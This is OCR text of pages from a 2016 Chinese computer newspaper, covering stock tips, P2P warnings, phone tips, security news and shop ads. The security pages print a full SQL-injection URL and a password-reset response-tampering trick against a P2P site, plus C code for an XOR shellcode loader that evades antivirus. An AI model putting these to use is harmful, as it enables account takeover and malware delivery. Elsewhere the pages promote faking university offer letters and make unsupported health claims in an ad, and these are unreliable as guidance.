此外，从 HDR 显示设备来看，支持 HDR 的显示器遥遥无期，虽然支持 HDR 的 4K 电视已经不少，但是普遍价格较高。像索尼、LG 和三星等厂商的 HDR 电视，也在 7000 元以上，这对于普通用户而言成本还是显得过高了。HDR 并不是一个多么难的技术，国产厂商以及互联网厂商应该会在自己的电视产品线上很快跟进。基本上，当乐视和小米都开始推 HDR 电视之际，那个时候或许才是广大用户入手的最佳时机。

理财之家　欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

无人驾驶 进入炒作朦胧期

近日,美国国家公路交通安全管理局将谷歌无人驾驶系统正式认定为司机,惊爆全球目光。无人驾驶概念这么多年一直飘在天空火不起来,一个关键原因就是难以获得合法的身份。如今,美国的这个政策无疑打开了无人驾驶的投资之门。

股票代码	公司名称	股价(元)	备注
000909	数源科技	23.95	最好的无人驾驶概念股都在海外市场，国内的公司其实以沾光为主,所以大家炒作时要注意,中短线为好,不要进行长线投资
002405	四维图新	停牌	
002594	比亚迪	58.21	
600074	保千里	16.45	

值得关注的无人驾驶概念股

无人驾驶不是新概念，早在2009年谷歌就已经开始测试无人驾驶原型车，如今正式迈入实用化的第一步，这也就意味着无人驾驶正式进入朦胧期，各种推测、分析都可以合理地展开,而不是天马行空了。例如穆迪预测到2030年无人驾驶汽车在美国就会成为主流选择，2035年左右将成为新车的标配，大约在2045年，无人驾驶技术就会出现在美国大多数汽车上。再比如麦肯锡预测2025年无人驾驶汽车在全球的市场价值约为9000亿英镑(约合1.3万亿美元)。

不管这些预测准不准，至少现在敢想了,那无人驾驶概念就会被游资关注,从而引发爆炒。那到底炒什么呢?我们看看谷歌、百度、宝马等知名公司的计划和产品,发现高精度地图、传感器技术、云计算、人工智能是无人驾驶概念四大组成部分,围绕这个炒才是王道。

因此，我们认为保千里值得重点关注,公司推的以“光学成像、仿生智能算法”等核心技术开发的智能驾驶硬件产品,是无人驾驶的重要组成,且现在产品已经取得了一汽、比亚迪、众泰、福田、成都王牌、重庆铁马等6家汽车整车厂的审核,取得了一级供应商资格。

另外，公司在汽车安全领域积累了丰富的技术和经验,这也是一个看点。

此外,还可以关注数源科技,该公司已经开始布局智能汽车生态圈，利用在电子领域的多年根基向智能汽车方向发展，负责生产设计的中控台前装系统已经进入比亚迪、新大洋等整车厂前装系统中,且已建立初步的无人驾驶实验室。

当然，最好的无人驾驶概念股都在海外市场,国内的公司其实以沾光为主,所以大家炒作时要注意,中短线为好,不要进行长线投资。

本文仅代表个人观点,跟本报无关。股市有风险，投资需谨慎，本文仅作参考，实际盈亏自负。理财之家QQ群:329789299。

P2P曝光台

P2P投资良莠不齐,建议大家投资相对保障力、续航力更强的红岭创投、陆金所,不要碰来历不明的平台。下面是近期出问题的P2P平台,数据来自网贷之家。

平台名称	注册资本(万元)	注册地区	问题类型
微财金融	5000	江苏	提现困难
贝米在线	2000	吉林	跑路
永贷宝	3000	河南	跑路
中银汇通	1088	安徽	停业
优财树	1000	北京	跑路

零钱理财排行榜

手中有点零钱,可放到宝宝类理财产品赚点饮料钱、午饭钱,哪些宝宝类理财产品收益比较高呢？看看我们的一周零钱理财排行榜,数据来自新浪财经。

名称	对接基金	万份收益(%)	七日年化(%)
微钱宝	华安日日鑫...	1.9414	4.219
天天理财宝	富国天时货...	2.9994	4.186
富钱包	富国富钱包...	0.7199	3.962
沃百富	富国富钱包...	0.7199	3.962
大成钱柜	大成货币A	0.9327	3.800
佣金宝	国金金腾通...	1.9033	3.580
和聚宝	汇添富和聚...	0.8285	3.288
天添宝	中加货币A	1.9767	3.181
活期乐	嘉实货币A	1.1467	3.127

财富Q&A　在理财过程中,我们需要不断交流才可以不断提高,让我们一起来共同成长吧!

上海深圳再次限购

@空气哲学家:董师傅,我也买了地产股,虽然没有大涨,但一直信心满满,可最近上海和深圳再次推出限购政策,顿时感觉天塌了,地产股也“跌跌不休”,如今感觉地产股没有希望了,太迷茫了,需要换股不?

@董师傅:老实说,上海的政策出乎预料,太严格了,严重挫伤了地产股的人气,地产股这段时间不断有资金流出,说明大家都开始抛弃地产股了。其实,这也是有一定道理的，从历次上海楼市调控政策面从严开始的月份计算,大约7个月时间上海楼市的成交量将跌入低谷期,从这个时间点来判断,10月份将是此次新政后上海楼市成交量跌入低谷期的时间段,正是基于这个道理,大家都提前跑路了。不过,中国地域辽阔,三四线房地产去库存仍是2016年重要任务，这个趋势还是没有变的，因此地产股还是可以长线投资,当然短线可以回避。

成交量是最靠谱的指标

@梦里有风:看到一个新闻,说什么MACD、KDJ、布林线……都不是最灵的,有一个女股民之前就是研究这些但是亏了大钱。最终她认为这些指标其实更适合成熟市场,A股由于有很多和其他市场不一样的地方,如涨跌停、T+1交易等,如果僵化地使用这些指标,无异于纸上谈兵,不但赚不到钱,甚至可能亏钱,经过十多年的锤炼,通过研究成交量赚到钱了,还躲过了股灾。成交量是最靠谱的指标吗?

@董师傅:成交量是最靠谱的指标,但同样不是100%灵的。成交量可以用来判断个股突破之后的爆发力度，换手率越高，参与的投资者也就越多，股市中70%的股票日换手率都在3%以下,那么3%就成为了一种分界,当一只股票的换手率在3%~7%区间的时候,这只股就进入了相对活跃的状态，在7%~10%之间的时候,就是强势股出现的时候,股价处于高度的活跃当中。在10%~15%区间的时候,说明有主力在操作。不过,为了欺骗散户，主力会左右手倒货制造天量成交。成交量这个指标,越是大盘股可靠度越高。

长期看好美的集团

@晒太阳的米奇:美的集团收购东芝白家电80%的股份,这个概念怎么样？可以买入美的集团吗?

@董师傅:纯粹说概念,不得行,这种蓝筹股很少因为概念被游资看上。换个角度,美的集团是可以长线持有的。公司2015年营业收入1384亿元，在家电行业整体增速下滑的背景下微降2.28%;实现净利润127亿元,同比增长21%,且每10股派现12元、转增5股,爽不爽!

在智能制造领域，公司完成了与京东、阿里、小米、微信等系统云平台及底层协议的对接,建立了与苹果Homekit、Allseen、WiFi、ZIGBEE联盟等国际主流IOT协议的对接和技术跟进,这才是长线持有的信心所在。

天齐锂业第一季度业绩暴增

@秦秦鹿吟:去年《电脑报》多次分析天齐锂业,每次看后都想买,可每次都恐惧它的高价,从而没有买,后悔了不知道好多次。前几天,看到天齐锂业发布2016年第一季度业绩预告，净利润2.74亿~2.88亿元,同比增长819.39%~866.42%,看到这个预告惊呆了,2015年净利润才2.48亿元，今年第一季度的盈利超过去年全年水平，这是什么鬼？踏空狗表示无法理解!

@董师傅:去年之所以《电脑报》多次分析天齐锂业，就是因为碳酸锂价格飞涨,使得上游生产企业大赚特赚。去年初的时候,碳酸锂价格还是4万元/吨,到了今年3月下旬由于货源持续紧张,不少供货商捂盘惜售，导致碳酸锂主流成交价达到了15万元/吨左右,部分高端产品的成交价在16万~17万元/吨之间，零星几吨产品的成交价甚至达到了18万元/吨。如此疯狂的涨价,作为碳酸锂龙头的天齐锂业当然是做梦都笑醒了，此外天齐锂业新工厂投产，这两个因素叠加才是2016年一季度业绩暴增的原因。

票房都去哪了

@青铃铛三分熟:去年第四季度买入华谊兄弟,期待会有大惊喜,现在等到“惊喜”了——净利润只增长了8.86%。说好的电影市场大爆发呢？这样的业绩股价怎么涨?

@董师傅:作为中国影视业的龙头公司，华谊兄弟这个业绩的确不好看，2015年营业收入38.73亿元，同比增长62.14%，净利润9.76亿元，同比增长8.86%,而其他同行公司的净利润增长都是两位数,这是怎么回事呢？华谊兄弟从2012年13.6%的市场份额一路跌至2015年的4.5%，且毛利率下跌了3个百分比,可以说市场占有率和毛利率都在降低,那么公司利润是怎么增加的呢？就是跨界并购！个人不看好这种模式,主业才是核心,如果主业都不好好做,对投资者来说没有持有信心,建议你换股吧!

克明面业可长线持有

@魏太阳:最近在寻找高送转的股票,看到克明面业2015年营业收入18.9亿元同比增长23.88%,净利润1.08亿元同比增长64.41%，每10股派发现金红利5元并转增20股。以前不看好这种低附加值行业,没有想到卖面的这么赚钱呀!克明面业可以买吗?

@董师傅:克明面业的确处于低附加值行业,克明面业主打的是挂面,而中国现有挂面制造公司4000余家，挂面年产量超过300万吨，年产量1万吨以上的企业有二三十家，年产量5000吨以上的企业有100多家,销售上亿元的企业有10家左右,可以说挂面行业集中度低、品牌众多。

但是，克明面业是中国最大的挂面制造企业,市场占有率全国第一,市场主要集中在相对富裕的华中、华东和华南地区,且由于工艺较好,在中高端市场比较受欢迎。再加上作为大众消费品,业绩比较稳定,因此可以长线持有,在这么多高送转公司中,它的安全系数相对较高。

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:pcw-report@vip.sina.com

电脑报淘宝生活馆破季订阅《电脑报》加22元，可购价值38元

迷你弹性收纳板

商品说明

1.《电脑报》订阅，是免费由当地邮局投递。
破季订阅价格：17 元 / 月，51 元 / 季度（含邮局配送费用）
订阅报纸的格式：（如：姓名×××，电话 139********，*** 市，** 区，** 街道，** 号，** 栋 ** 室，邮编 ******）必填。
2.迷你收纳板尺寸为：21×16.5×0.5cm，有三色可选（以店面宣传为准）。
3.欲了解以上商品详情请登陆：https://dnbbook.taobao.com/

交易须知

进入订阅宝贝详情页——下单（在备注中要注明订期数和时间等信息）——支付宝支付——定期接收报纸。

注： A. 选好需要的报纸，放进购物车，拍下，确认收货人，电话，地址；
B. 订单生成（一定要确认好起订月份和时间哦，一般规定本月只能预订下月报纸，且在最后一周不接单；
C. 支付报款到支付宝；
D. 报纸订阅都是邮政系统负责投递出现收订问题，请联系当地邮政局 TEL：11185；
E. 报纸收订为当地邮局，一经订阅无法退款。

科技创造财富 · 科技改变生活

电脑报

邮发代号
77-19
市场零售价：4.00元
全年订价：200.00元

欢迎网站购买电脑报

购买《电脑报》任意一期，（含未出版的报纸），出版后统一快递到你手中（5份包邮）。

买就送

两片瑞士进口ORPHEA（奥菲雅）纯天然清香衣物卫士（薰衣草、木材香、花香随机发送），送完为止。

购买网址https://dnbbook.taobao.com/
如有订阅疑问请与电脑报经营有限公司联系
联系电话023-63863737
地址：重庆市渝中区双钢路3号科协大厦 1306室报刊发行中心
邮编：400013

欢迎到当地邮局订阅季度、半年2016年电脑报

中国科技新媒体15强 120万真实粉丝用户已关注

关注电脑报微信，尽享丰富科技资讯和电脑知识

电脑报原文_网络新鲜事一网打尽　配件攒机DIY_技术导购在线点对点
实惠电商品_团购众筹周周有惊喜　微信矩阵群_电脑硬件知识全了解


从一报在手到一号关注，免费订阅**“电脑报”今日头条号和微信公众号（CQCPCW）**，即可浏览全部精彩内容和历史文章，随时随地看《电脑报》！
订阅《电脑报》今日头条号，请先登录今日头条APP，右上角“订阅”，搜索《电脑报》添加，即可获得《电脑报》网站、微信公众号矩阵所有内容来源，享受丰富的科技资讯和电脑知识。

3月28日到5月1日，加入官方微信公众号（CQCPCW），回复“**我要移动电源**”，即有机会抽取天猫价值99元的移动电源，每周抽2名。获奖者信息将用微信短信通知，并在微科技版面公示，微信后台回复“获奖”，亦可查询，活动真实有效！

宅男

Chrome,还我阿里旺旺 @万立夫

对我们宅男来说,不网购宁可死,可Chrome浏览器不知道抽了什么风,从45版开始,就终止对NPAPI插件的支持,没有这个插件,就无法实现在淘宝网里面点击一个卖家的头像浏览器自动启动电脑里面的阿里旺旺客户端的功能。如果用户需要继续使用NPAPI插件的话,要么只能使用老版本的谷歌浏览器,要么就只能使用其他的浏览器。难道普通用户就不能有其他的选择了吗?



正所谓"有需求就有市场",为了继续在谷歌浏览器中使用NPAPI插件,笔者找到了一款名为"新版谷歌浏览器恢复NPAPI支持补丁",下载补丁程序并运行后,在弹出的对话框中选择谷歌浏览器的chrome.dll文件,当提示操作完成以后,重新运行谷歌浏览器就可以使用NPAPI插件了。

如果用户使用的是GreenChrome插件制作的绿色版谷歌浏览器,那么利用这款插件也可以重新启动NPAPI插件。将补丁解压到谷歌浏览器的安装目录里面,用编辑器打开插件的配置文件,找到其中的";Chrome高版本已经完全禁用NPAPI插件,开启此选项可恢复",将参数设置为1并进行保存即可。

董师傅点评:在地址栏输入"chrome:plugins"并按下回车键,就可以查看到系统里面所有的NPAPI插件。点击某款插件下面的"停止"按钮,就可以在谷歌浏览器里面停用该插件。

好机友

除了拍照 摄像头还能干两事 @李剑锋

手机或者平板电脑的摄像头,除了拍照还能干什么呢?

·判断出遥控器的好坏

只要在手机摄像头下,按动遥控器上的按钮,就可以通过摄像头看到遥控器的红外发光管是否发光,从而判定遥控器的工作状态,这主要是因为摄像头的"视力"比人眼好,人眼只能看到波长为440nm~760nm的可见光,而摄像头则可以看到波长400nm~1100nm的光线,这样,人眼不可见的红外线就可以被摄像头看见。

·判断酒店是否有暗藏的偷窥摄像头

新闻时不时报道廉价或者低价酒店暗藏摄像头,导致隐私走光的恶劣情况,不过此类酒店性价比高,对学生、小职员的吸引力比较大,在没得选的情况下,怎么判断酒店是否有暗藏的偷窥摄像头?开启手机或者平板电脑的摄像头,拉上窗帘关上灯,以便摄像头在低照度下启动LED补光,这时候再用手机一扫,一旦看到有异常的红点,就说明有偷窥的摄像头补光。

董师傅点评:不是所有的手机摄像头都有"看见"红外线的能力,相反不少手机,尤其是高端手机的摄像头,由于使用了红外滤光膜或涂层过滤了红外线,因此难以清晰地看到红外光。想要试试你的手机"视力"如何,拿个遥控器试试看就可以得到结果了。

万万没想到

牛津剑桥Offer 拿走不谢 @艾荟戴妃

最近无意中翻到天涯社区一个帖子《大家把自己朋友圈里面你觉得装×的截图发出来玩玩吧,马赛克名字哦》,默默地看了一圈,果然炫酷……大家低调地炫跑车、炫别墅、炫大牌化妆品、炫名牌包包……脑洞大开呀!不过,朋友圈这样装×是不是太没有新鲜感了?再说了,这样炫太拉仇恨了,回复和点赞都没有几个有什么意思?来来来,姐姐教你们如何高雅地装×!

登录http://t.cn/RGQtSyi,看到offer在线生成器(offer一般指的是工作,而如果是大学发出的offer的话,就特指入学通知),然后选择学校,只有牛津和剑桥两所,再选择性别并输入姓名,点击"确认"即可自动生成来自牛津或剑桥的入学通知。最后就是将这份入学通知分享到朋友圈或者其他社交网站了。

房子再多,能读牛津、剑桥吗?

车子再豪,能读牛津、剑桥吗?

包包再贵,能读牛津、剑桥吗?

能用钱解决的问题就不算问题,可问题是一些事情是钱无法解决的,这才是装×的最高境界!

董师傅点评:这个绝对是大杀器,由于太逼真,一些网友发了朋友圈后无法收场啦!亲们,要适度哟!

文艺青年

手机壁纸玩全屏显示

@ Kaisam Wu

设置手机壁纸时,壁纸会被桌面的图标、小插件以及二级菜单按钮遮挡部分,一般人也不会感觉什么,但对有强迫症的文艺青年来说,能不能将壁纸切换到全屏模式呢?借助NOVA桌面就可以将所有的元素隐藏,从而实现全屏哟!

利用这个方法,还有一个装×的技巧,如果你的手机的屏幕是AMOLED,那么可以将壁纸换成纯黑的,当别人用你的手机的时候,别人解锁后看不到任何东西,一下子让他们摸不着头脑,瞬间变成整蛊达人!

董师傅点评:话说编辑部小秦同学就拿这招忽悠过人。

吐槽党

凭什么不让我们屏蔽微信群

很多时候,我们被强行拉入微信群又不好意思退,怎么办?网上的方法是进入微信群设置,开启"消息免打扰",可这个设置只能让消息不提示,并不能阻止微信接收消息,而QQ群是可以屏蔽的。要知道,有的微信群消息超多,碰到晒娃狂魔、语音狂魔流量都快不够了。微信到底是怎么想的,凭什么不让我们屏蔽微信群!

@昭晰:注册个小号,拉你小号进去,然后自己退出,我就这么干的。

@李晓亮:早期微信还没有这么"重",是一种松散的小圈子社交,完全没必要与QQ的群功能比较。但随着"群"需求的增加,微信不断更新群的人数上限等,出现了大微信群,随着微信的不断扩张,导致各层次的人全都聚集到微信上来,微信群不可避免地产生了"社交劫持"。很遗憾,这是我非常不愿看到的但已是既成事实了,微信已经逐渐变为移动端QQ。既然如此,那就学QQ群加个消息屏蔽功能吧!

@律香川:微信的产品经理才不傻呢,他们的目的是让消息到达你的手机上。也就是说他们不会做这样的功能。要么退群伤感情,要么在群中伤心伤财伤身体,自己选吧!

征稿啦

大家平时用电脑、用手机、用平板电脑,有没有一些自己的心得体会?如果有,赶紧来分享一下,投稿不超过500字,配高清大图,一旦采用,就有丰厚的报酬!**投稿邮箱是285845949@qq.com!**

宅男:宅男喜欢的下载技巧、资源挖掘技巧等

果粉:与苹果产品有关的技巧

藏经阁:高阶晋级技巧

好机友:主要针对安卓平台

文艺青年:特别适合装×的技巧

微信有奖挑刺

责编:陈邓新 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:pcw_newtech@vip.sina.com

保卫钱包

病毒、钓鱼网站、P2P 投资陷阱等针对网友钱包的恶意攻击层出不穷,且时不时换个花样忽悠。本栏目专门扒皮,教大家保卫自己的钱包!微博求助:http://weibo.com/cdx1983。

勒索病毒:窜改文件索要比特币

新浪微博上有不少用户反映中招

近日,新浪微博等网站有不少用户吐槽中了勒索病毒(Tescrypt),文件全部打不开了,黑客明目张胆地索要人民币,以比特币的方式支付。此类病毒将自身分为两部分,一部分以压缩包附件形式隐藏在邮件中,或者通过QQ群共享的方式引诱用户打开运行,一旦病毒运行后,会从网上下载另外一部分,这部分的作用就是对文件加密,更改桌面背景,并弹出勒索信息提示框,要求付费解密,且在用户付费后自行删除病毒全部文件,以躲避后续的查杀和分析。

为什么勒索病毒如此猖獗呢?要知道勒索病毒在2013年之前主要在国外流行,国内只有个例,可从2015年开始CryptoLocker病毒、Tescrypt病毒等勒索病毒在国内不断肆虐。

其实,这跟当前病毒产业链延伸到勒索领域有关,形成了一套完整的原始病毒制造、病毒批量变形、病毒传播、最终变现的黑色链条。可以预见,未来勒索病毒会越来越多,甚至成为2016年的头号安全威胁。

@董师傅: 勒索病毒全部是舶来品(此类病毒常年活跃于海外,仅少数会进入国内),长期以来都水土不服感染案例少之又少,如今大爆发说明此类病毒被黑客本土化了,这也需要安全软件与时俱进地跟上节奏。


@麦蒂无罪: 没什么重要文件的话,直接格式化重装系统算了。重要文件平时要备份呀!

@先疯号: 我的电脑中了勒索病毒,所有的文件后缀都是.mp3,且被破坏无法恢复,除非支付比特币。辛辛苦苦做的课件还有很多文件还没来得及备份都没了,说起来都是泪。


安全预警

每天都有新的安全威胁产生,每天都有电脑遭受攻击,每天我们都收到很多安全求助信。我们将从这些求助信息中挑选出具有代表性的进行深入的分析和讨论,给出具有通用性质的解决方案。微博求助:http://weibo.com/cdx1983。

某千亿级 P2P 漏洞百出



修改成success



数据库中保存着十几万会员的个人隐私

某号称互联网金融2.0、成交量累计超千亿元的P2P网站,最近被乌云网爆出多个安全漏洞,然而网站无视这些漏洞威胁,继续鼓吹"打造成全球最大的金融产品信息经纪运营商",话说用户资料全部泄露真的不要紧吗?

技术分析

白帽子 路人甲: 一次偶然的机会,注册了某P2P网站,随手做了一个安全检测,在找回密码页面https://www.***.com/view/html/user/forgetPassword.shtml,随意输入一个密码提交,同时用黑客工具抓包,看到fail,这意味着找回密码失败,如果将fail改成success呢?就可以设置新密码了,也就是不需要旧密码就可以设置新密码。

用这个方法,只要知道用户名就可以登录该用户的账号,拥有操作该账号的全部权限。怎么知道用户名呢?简单!只要在扫描黑客工具中输入https://www.***.com/web/user/valid/userInformation?uid=%27and(select%201%20from(select%20count(*),concat((select%20concat(CHAR(52),CHAR(67),CHAR(117),CHAR(90),CHAR(77),CHAR(108),CHAR(117),CHAR(102),CHAR(110),CHAR(56),CHAR(119))%20from%20information_schema.tables%20limit%200,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)and,就可以看到该网站的数据库,里面有十来万用户的基本数据。

读者点评

@三月轻愁: 黑市中这样的账号好像是10元一个,感觉眼前一堆金币!

@冰喵RTP: 数据库早就被拖库了,听说主站资料都被人备份了,这样做P2P理财网站也是醉了!

安全锦囊之 蹭 WiFi 要谨慎 @奥德赛雨

现在免费WiFi越来越多,安全性参差不齐,大家一定要提高警惕,牢记以下几条规则:

·使用公共WiFi时,最好不要连接无密码的免费WiFi,尽量使用店家提供的WiFi。需要注意的是,有的大商场会提供免费WiFi,这种免费WiFi不会有盗号风险,但会收集用户的个人隐私,例如上网地址等。

·不管哪种WiFi,只要不是自家的或者朋友家的、亲戚家的,尽量不要使用网银、在线支付等含有重要信息的应用,不要发送带有隐私的图片内容给他人,一旦发现网络访问异常、弹出恶意广告时,应立刻断开WiFi。

·如果有条件可以使用随身WiFi,安全性更高。

此外,现在的杀毒软件大多都配置了一个路由器功能,通过这个功能可以得知自家的WiFi有没有被他人蹭网,大家可以留心一下哟!

黑客动态

利用十行代码实现免杀

近日,有黑客发现,仅需要添加十行代码就可以让病毒绕过大部分杀毒软件,从而实现免杀,来看看代码吧!

```
#include <windows.h>
#include <iostream>
int main(int argc, char **argv){
char b[] = {/* 插入你经过与'x'异或操作后的shellcode代码,例如:0x4C,0x4F, 0x4C */};
char c[sizeof b];
for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
void *exec = VirtualAlloc (0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
memcpy(exec, c, sizeof c);
((void(*)())exec)();
```

点评: 上面的代码创建了一个可以自行添加包含 shellcode 的字符数组,然后通过与小写字母'x'执行异或操作从而逃避杀毒软件的查杀。很简单是吧,很多杀毒软件也没有想到!

黑客窃取 Verizon Wireless公司用户资料

近日,黑客入侵了美国电信运营商Verizon Wireless公司,窃取了150万条客户数据,有买家表示可以支付1万美元来购买一整套客户数据信息(10万条客户数据),如果想要购买全部数据大约是10万美元。

点评: 黑客入侵的方法是采用网络钓鱼,诱骗了公司内部员工,获得了进入数据库的账户和密码,从而盗窃了部分数据。

漏洞挖掘

某高校网站服务系统隐私泄露漏洞

漏洞类型: 设计缺陷

危害等级: 中

漏洞状态: 已交由国家互联网应急中心处理

技术点评: 这个漏洞会导致学生查询银行卡页面时,直接查询全校所有学生的银行卡、身份证、班级信息。

TodayMail邮件系统远程遥控漏洞

漏洞类型: 远程代码执行

危害等级: 高

漏洞状态: 厂商已经确认并修改

技术点评: 这个漏洞可以让黑客任意读取用户的邮件、任意删除用户的文件。

移动某省APP 后台密码泄露漏洞

漏洞类型: 管理员密码泄露

危害等级: 高

漏洞状态: 已交由国家互联网应急中心处理

技术点评: 这个漏洞可以让黑客上传任意内容到APP,例如上传钓鱼网站链接等。

网址	危害
www.hnshbj.com	虚假购物网站
/www.yh123.com.cn	仿冒腾讯邮箱网站
wap.ccbhsdjx.com/indexS.asp	仿冒网银网站
www.dnf987.com	游戏钓鱼网站
http://xms**n.com	带毒的淫秽网站

与你一起找寻优质生活

电脑报生活馆 dnbbook.taobao.com

扫一扫 直达店铺

电脑报为读者谋福利的泰国素万乳胶枕猴赛雷，用户反馈都猴嗨森。

泰国正品素万乳胶枕

团购价 468

SUvarn(素万) SP1 高低按摩枕

产品特性:
专为保护颈椎而设计
舒缓颈部疼痛,改善失眠多梦
温馨提示，首次使用该型号请先适应睡偏低侧
有弹性和耐久性
原料:泰国 100%天然乳胶
乳胶密度:65D
透气性:高
枕套为德国百分百纯棉配有皇家手工刺绣(有拉链可拆洗)
尺寸:62×37×10/12(cm)

由于某种限制，乳胶枕详情只能在电脑报官网上展示，购买在淘宝上完成。保证正品,读者请放心购买!

产品详情请见 http://go.icpcw.com/rjz.htm

乳胶枕头的好处:

1.100%纯天然乳胶制品,自然环保,无毒。
2.乳胶枕散发的淡淡清香,防螨抗菌,抗过敏。
3.乳胶枕头能有效改进颈椎,腰椎和降血压。
4.乳胶枕头可以有效减少打鼾,适合哮喘病患者。
5.蜂窝状结构,具有良好的透气性,快速散发人体产生的热量。
6.经高科技科学配方一次成型,经久耐用,使用年限长达 10-15 年。

团购价 468

SVH1 泰式美容榴莲枕

专为保护颈椎和肩膀而设计
有弹性和耐久性
按摩珠促进脸部和肩膀的血液循环
提高睡眠质量
原料:泰国 100%天然乳胶
乳胶密度:60D
透气性:高
枕套为德国百分百纯棉配有皇家手工刺绣(有拉链可拆洗)
尺寸:60×37×12(cm)

团购价 448

SVK1 儿童少年高低枕

专为保护儿童颈而设计(4-12 岁)
保护青少年颈椎,提高睡眠质量
有弹性和耐久性
纯棉枕套接触肌肤安全性高(有拉链可拆洗)
配有透气内套提高睡眠质量
乳胶密度:50D
透气性:高
尺寸:50×30×7(cm)

台湾金钻凤梨

4个 134

姓名 金钻凤梨
美誉 赤道黄金果
故乡 中国台湾
体重 单个约重 2-2.5 斤
性格 除了甜还是甜
优点 无内刺,削皮即食,健胃消食好帮手
怪脾气 患有溃疡病、肾脏病,凝血功能障碍应禁食

泰国蜜柚

4个 167

姓名 泰国蜜柚
美誉 热辣国度的密友
故乡 泰国
体重 单个重约 2 斤
性格 牙咬嘎嘣脆,柚汁 BIUBIUBIU
优点 健胃消食,理气化痰,降低血糖
怪脾气 脾胃虚寒不宜多食

静宁苹果

约24个 75

姓名 静宁苹果
美誉 果中圣品
故乡 甘肃静宁
体重 约 200 克
性格 酸甜多汁,软糯细腻
优点 色泽鲜艳,果面光滑

Cocoon背包

15寸 338

作为苹果官方推荐的 Cocoon Slim Backpack 背包其貌不扬,但这款获得红点设计奖项背包的秘诀全靠一块内置的收纳板。收纳板是 Cocoon 公司最为经典的设计，整个收纳板由一块 PE 塑料板和若干的松紧带构成,在背包中增加了这样一块收纳板，可以将所有的小物件有序且方便地收纳在一起，不仅让用户拿取更为方便，还能防止小物件之间的摩擦和碰伤。

17寸 398

(买就送价值 38 元的 GRID-IT 迷你弹性收纳板)

奥菲雅 天然清香衣物/衣橱卫士

瑞士原装进口,独特的芳香由多种花草精华高效混合而成,清新的香味柔和萦绕您的衣物,其中天然活性成分能有效保护衣物不受蛀虫侵害。 纯天然无刺激,完美取代有毒的樟脑丸。

挂钩式 46.8

书签式 33.6

薰衣草、天然花香、珍贵木材香三种香味可选

责任编辑:陈平　组版:何雪松　责校:杨志刚
日期:2016.4.11　投稿邮箱:pcw_newtech@vip.sina.com

在玩机过程中,遇到任何问题都可以向董师傅咨询,欢迎来疲劳轰炸董师傅吧!咨询邮箱:pcw_newtech@vip.sina.com。电脑报交流群:249636978,暗号:电脑报粉丝。此外,大家还可以扫描右边的二维码,关注电脑报读者俱乐部微信订阅号,点击问问题频道进行在线提问,董师傅会尽量为大家排忧解难!

创业创新的大潮涌动,紧跟时代步伐,掌握财富脉搏,请扫码关注右方的“创富乐”(Beemoney321)微信订阅号,脑洞大开、创富方案、创富潮品、视角评论、产经营销、故事人物、商语杂谈等一网打尽!

移动互联

如何才能彻底清除手机内的资料

辣妹子:我有个三星的手机最近想卖掉,存储卡已经取出来了,但是还是有点担心,听说手机里面的数据即便删除,也能通过专门的设备恢复,是这样吗?“双清”有用吗?

答:你说得还真没错,不需要专用的设备,只要一个 APP 就能恢复,“双清”了也没用。如果手机中曾经保存过重要数据或隐私数据,介绍两个方法给你:第一个方法非常简单,用第三方管理软件往手机内存空间中传送电影,尽可能塞满,然后删除,目的是覆盖之前写入的数据;第二个方法是利用《Nuke My Device 核擦除》这个 APP,自动使用额外数据填充 3 次,最后引导系统恢复出厂设置,防止文件被还原软件恢复,各大应用市场都可以下载,这里就不提供下载地址了。

搜集手机微信中打开过的图片和视频

辣妈一枚:现在和朋友、同事沟通基本都是靠微信,每天都能收到很多照片和视频,有什么办法把它们搜集到一个相册里,这样就不用担心丢失。

答:微信现在还不能把聊天记录上传备份,实在不方便。要备份这些照片和视频,靠手动也是不现实的,你可以试试《微信助手》这款应用(下载地址:http://www.wandoujia.com/apps/com.wandoujia.ymir),在获得手机的读取存储空间权限后,每次打开会自动扫描微信中的图片和视频,然后提示“今天新增×张”,下面会有缩略图方便勾选进行保存。这样一来,你就可以对这些资源进行归类整理,放心地删除聊天记录了。

同时开启低电量模式和Night Shift

树懒:第一时间更新了 iOS 9.3 ,Night Shift 模式可以在光线不足的环境下保护眼睛,对于我这种喜欢在被窝里玩手机的人太有用了,但是当开启低电量模式后,Night Shift 为什么就无法开启了?

